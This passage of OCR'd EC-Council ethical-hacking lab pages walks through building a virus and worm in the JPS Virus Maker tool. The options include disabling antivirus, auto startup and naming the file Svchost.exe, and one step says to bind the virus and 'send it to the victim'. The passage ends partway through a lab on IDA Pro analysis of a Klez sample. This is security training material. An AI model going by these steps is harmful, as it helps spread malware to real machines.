


FIGURE 11.18: Type the shell command

23. Type the **dir** command and press **Enter**. It shows all the directories present on the victim machine (Windows 7).

FIGURE 11.19: check the directories of windows 7

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
Metasploit	**Output:** Hack the Windows 7 machine directories

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Viruses and Worms

Module 07

Viruses and Worms

A virus is a self-replicating program that produces its own code by attaching copies of it onto other executable codes. Some viruses affect computers as soon as their codes are executed; others lie dormant until a predetermined logical circumstance is met.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

A computer virus attaches itself to a program or file enabling it to spread from one computer to another, leaving infections as it travels. The biggest danger with a worm is its capability to replicate itself on your system, so rather than your computer sending out a single worm, it could send out hundreds or thousands of copies of itself, creating a huge devastating effect. A blended threat is a more sophisticated attack that bundles some of the worst aspects of viruses, worms, Trojan horses and malicious code into one single threat. Blended threats can use server and Internet vulnerabilities to initiate, then transmit and also spread an attack. The attacker would normally serve to transport multiple attacks in one payload. Attacker can launch Dos attack or install a backdoor and maybe even damage a local system or network systems.

Since you are an expert Ethical Hacker and Penetration Tester, the IT director instructs you to test the network for any viruses and worms that damage or steal the organization's information. You need to construct viruses and worms and try to inject them in a dummy network (virtual machine) and check whether they are detected by antivirus programs or able to bypass the network firewall.

Lab Objectives

The objective of this lab is to make students learn how to create viruses and worms.

In this lab, you will learn how to:

- Create viruses using tools
- Create worms using worm generator tool

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms

Lab Environment

To carry this out, you need:

- A computer running **Window Server 2012** as host machine
- **Window Server 2008, Windows 7** and **Windows 8** running on virtual machine as guest machine
- A web browser with Internet access
- Administrative privileges to run tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 30 Minutes

Overview of Viruses and Worms

A virus is a **self-replicating** program that produces its own code by attaching copies of it onto other **executable codes**. Some viruses affect computers as soon as their codes are **executed**; others lie dormant until a predetermined logical circumstance is met.

Computer worms are **malicious programs** that replicate, execute, and spread across network connections independently **without human interaction**. Most worms are created only to **replicate** and spread across a network consuming available computing resources. However, some worms carry a **payload** to damage the host system.

TASK 1

Overview

Lab Tasks

Recommended labs to assist you in creating Viruses and Worms:

- Creating a virus using the JPS Virus Maker tool
- Virus analysis using IDA Pro
- Virus Analysis using Virus Total
- Scan for Viruses using Kaspersky Antivirus 2013
- Virus Analysis Using OllyDbg
- Creating a Worm Using the Internet Worm Maker Thing

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Creating a Virus Using the JPS Virus Maker Tool

JPS Virus Maker is a tool to create viruses. It also has a feature to convert a virus into a worm.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In recent years there has been a large growth in Internet traffic generated by malware, that is, Internet worms and viruses. This traffic usually only impinges on the user when either their machine gets infected or during the epidemic stage of a new worm, when the Internet becomes unusable due to overloaded routers. What is less well-known is that there is a background level of malware traffic at times of non-epidemic growth and that anyone plugging an unfirewalled machine into the Internet today will see a steady stream of port scans, back-scatter from attempted distributed denial-of-service attacks, and hostscans. We need to build better firewalls, protect the Internet router infrastructure, and provide early-warning mechanisms for new attacks.

Since you are an expert ethical hacker and penetration tester, your IT director instructs you to test the network to determine whether any viruses and worms will damage or steal the organization's information. You need to construct viruses and worms, try to inject them into a dummy network (virtual machine), and check their behavior, whether they are detected by an antivirus and if they bypass the firewall.

Lab Objectives

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms

The objective of this lab is to make students learn and understand how to make viruses and worms.

Lab Environment

To carry out the lab, you need:

- **JPS** tool located at **D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Virus Construction Kits\JPS Virus Maker**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A computer running **Windows Server 2012** as host machine
- **Windows Server 2008** running on virtual machine as guest machine
- Run this tool on **Windows Server 2008**
- Administrative privileges to run tools

Lab Duration

Time: 15 Minutes

Overview of Virus and Worms

A virus is a **self-replicating program** that produces its own code by attaching copies of it onto other **executable codes**. Some viruses affect computers as soon as their codes are **executed**; others lie dormant until a predetermined logical circumstance is met.

Lab Tasks

TASK 1

Make a Virus

1. Launch your **Windows Server 2008** virtual machine.
2. Navigate to **Z:\CEHv8 Module 07 Viruses and Worms\Virus Construction Kits\JPS Virus Maker**.
3. Launch the **JPS Virus Maker** tool. Installation is not required for **JPS Virus maker**. Double-click and launch the **jps.exe** file.
4. The **JPS (Virus Maker 3.0)** window appears.

Note: Take a Snapshot of the virtual machine before launching the JPS Virus Maker tool.

The option, Auto Startup is always checked by default and start the virus whenever the system boots on.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 1.1: JPS Virus Maker main window

5. JPS lists the **Virus Options**; check the options that you want to embed in a new virus file.

This creation of a virus is only for knowledge purposes; don't misuse this tool.




FIGURE 1.2: JPS Virus Maker main window with options selected

A list of names for the virus after install is shown in the Name after Install drop-down list.

6. Select one of the **radio** buttons to specify when the virus should **start attacking** the system after creation.




FIGURE 1.3: JPS Virus Maker main window with Restart selected

A list of server names is present in the Server Name drop-down list. Select any server name.

7. Select the name of the **service** you want to make virus behave like from the **Name after Install** drop-down list.




FIGURE 1.4: JPS Virus Maker main window with the Name after Install option

8. Select a **server** name for the virus from the **Server Name** drop-down list.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.5: JPS Virus Maker main window with Server Name option

Don't forget to change the settings for every new virus creation. Otherwise, by default, it takes the same name as an earlier virus.

9. Now, before clicking on **Create Virus!** change setting and virus options by clicking the >> icon.

FIGURE 1.6: JPS Virus Maker main window with Settings option

10. Here you see more options for the virus. Check the options and provide related information in the respective text field.

TASK 2

Make a Worm




FIGURE 1.7: JPS Virus Maker Settings option

You can select any icon from the change icon options. Anew icon can be added apart from those on the list.

11. You can change **Windows XP password**, **IE home page**, **close custom window**, **disable a particular custom service**, etc.

12. You can even allow the virus to convert to a worm. To do this, check the **Enable Convert to Worm** checkbox and provide a **Worm Name**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. For the worm to self-replicate after a particular time period, specify the time (in seconds) in the **Copy after** field.
14. You can also change the **virus icon**. Select the type of icon you want to view for the created virus by selecting the radio button under the **Change Icon** section.

Make sure to check all the options and settings before clicking on Create Virus!




FIGURE 1.8: JPS Virus Maker main window with Options

Features
Change XP Password
Change Computer Name
Change IE Home Page
Close Custom Windows
Disable Custom Service
Disable Process
Open Custom Website
Run Custom Command
Enable Convert To Worm - Auto Copy Server To Active Path With Custom Name & Time
Change Custom Icon For your created Virus (15 Icons)

15. After completing your selection of options, click **Create Virus!**

FIGURE 1.9: JPS Virus Maker Main window with Create Virus! Button

16. A pop-up window with the message **Server Created Successfully** appears. Click **OK**.




FIGURE 1.10: JPS Virus Maker Server Created successfully message

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The newly created virus (server) is placed automatically in the same folder as **jps.exe** but with name **Svchost.exe**.
18. Now pack this virus with a binder or virus packager and send it to the victim machine. **ENJOY!**

Lab Analysis

Document all the files, created viruses, and worms in a separate location.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
JPS Virus Maker Tool	**To make Virus options are used:** ▪ Disable Yahoo ▪ Disable Internet Explorer ▪ Disable Norton Antivirus ▪ Disable McAfree Antivirus ▪ Disable Taskbar ▪ Disable Security Restore ▪ Disable Control Panel ▪ Hide Windows Clock ▪ Hide All Tasks in Task.mgr ▪ Change Explorer Caption ▪ Destroy Taskbar ▪ Destroy Offlines (Y!Messenger) ▪ Destroy Audio Services ▪ Terminate Windows ▪ Auto Setup

Questions

1. Infect a virtual machine with the created viruses and evaluate the behavior of the virtual machine.
2. Examine whether the created viruses are detected or blocked by any antivirus programs or antispyware.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Virus Analysis Using IDA Pro

Computer worms are malicious programs that replicate, execute, and spread themselves across network connections independently, without human interaction.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Virus, worms, or Trojans can erase your disk, send your credit card numbers and passwords to a stranger, or let others use your computer for illegal purposes like denial of service attacks. Hacker mercenaries view Instant Messaging clients as their personal banks because of the ease by which they can access your computer via the publicly open and interpretable standards. They unleash a Trojan horse, virus, or worm, as well as gather your personal and confidential information. Since you are an expert ethical hacker and penetration tester, the IT director instructs you to test the network for any viruses and worms that can damage or steal the organization's information. You need to construct viruses and worms, try to inject them in a dummy network (virtual machine), and check their behavior, whether they are detected by any antivirus programs or bypass the firewall of an organization.

Lab Objectives

The objective of this lab is to make students learn and understand how to make viruses and worms to test the organization's firewall and antivirus programs.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms

Lab Environment

To carry out the lab, you need:

- **IDA Pro** located at **D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Malware Analysis Tools\IDA Pro**
- A computer running **Windows Server 2012** as host machine
- **Windows Server 2008** running on virtual machine as guest machine
- Run this tool on **Windows Server 2008**
- You can also download the latest version of **IDA Pro** from the link http://www.hex-rays.com/products/ida/index.shtml

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Administrative privileges to run tools

Lab Duration

Time: 15 Minutes

Overview of Virus and Worms

Computer worms are **malicious programs** that **replicate**, **execute**, and spread across network connections independently, without human interaction. Attackers use worm payloads to install backdoors **in infected computers,** which turn them into zombies and **create botnets**; these botnets can be used to carry out further cyber-attacks.

Lab Tasks

TASK 1

IDA Pro

1. Go to **Windows Server 2008** Virtual Machine.
2. Install **IDA Pro,** which is located at **D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Malware Analysis Tools\IDA Pro**.
3. Open **IDA Pro**, and click **Run** in the **Open File-Security Warning** dialog box.

You have to agree the License agreement before proceeding further on this tool

FIGURE 2.1: IDA Pro About.

4. Click **Next** to continue the installation.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 2.2: IDA Pro Setup

Read the License Agreement carefully before accepting.

5. Select the **I accept the agreement** radio button for the IDA Pro license agreement.
6. Click **Next**.




FIGURE 2.3: IDA Pro license.

Reload the input file

This command reloads the same input file into the database. IDA tries to retain as much information as possible in the database. All the names, comments, segmentation information and similar will be retained.

7. Keep the destination location default, and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.4: IDA Pro destination folder

8. Check the **Create a desktop icon** check box, and click **Next**.




FIGURE 3.5: Creating IDA Pro shortcut

9. The **Ready to Install** window appears; click **Install**.

Add breakpoint

This command adds a breakpoint at the current address. If an instruction exists at this address, an instruction breakpoint is created. Or else, IDA offers to create a hardware breakpoint, and allows the user to edit breakpoint settings.

Trace window

In this window, you can view some information related to all traced events. The tracing events are the information saved during the execution of a program. Different type of trace events are available: instruction tracing events , function tracing events and write, read/write or execution tracing events.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Add execution trace

This command adds an execution trace to the current address.




FIGURE 2.6: IDA Pro install

Instruction tracing

This command starts instruction tracing. You can then use all the debugger commands as usual: the debugger will save all the modified register values for each instruction. When you click on an instruction trace event in the trace window, IDA displays the corresponding register values preceding the execution of this instruction. In the 'Result' column of the Trace window, you can also see which registers were modified by this instruction.

10. Click **Finish**.

FIGURE 2.7: IDA Pro complete installation

11. The **IDA License** window appears. Click **I Agree**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.8: IDA Pro License accepts.

12. Click the **New** button in the **Welcome** window.

FIGURE 2.9: IDA Pro Welcome window.

13. A file browse window appears; select **Z:\CEHv8 Module 07 Viruses and Worms\Viruses\Klez Virus Live!\face.exe** and click **Open**.

The configuration files are searched in the IDA.EXE directory. In the configuration files, you can use C, C++ style comments and include files. If no file is found, IDA uses default values.

// Compile an IDC script.

// The input should not contain functions that are

// currently executing - otherwise the behavior of the replaced

// functions is undefined.

// input - if isfile != 0, then this is the name of file to compile

// otherwise it hold the text to compile

// returns: 0 - ok, otherwise it returns an error message.

string CompileEx(string input, long isfile);

// Convenience macro:

#define Compile(file) CompileEx(file, 1)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Function tracing

This command starts function tracing. You can then use all debugger commands as usual: the debugger will save all addresses where a call to a function or a return from a function occured.




FIGURE 2.10: IDA Pro file browse window.

Add/Edit an enum

`Action name: AddEnum`

`Action name: EditEnum`

These commands allow you to define and to edit an enum type. You need to specify:

- `name of enum`
- `its serial number (1,2...)`
- `representation of enum members`

14. The **Load a new file** window appears. Keep the default settings and click **OK**.




FIGURE 2.11: Load a new file window.

15. If any warning window prompts appear, click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Please confirm** window appears; read the instructions carefully and click **Yes**.

Select appropriate options as per your requirement




FIGURE 2.12: Confirmation wizard.

17. The final window appears after analysis.

TMP or TEMP: Specifies the directory where the temporary files will be created.

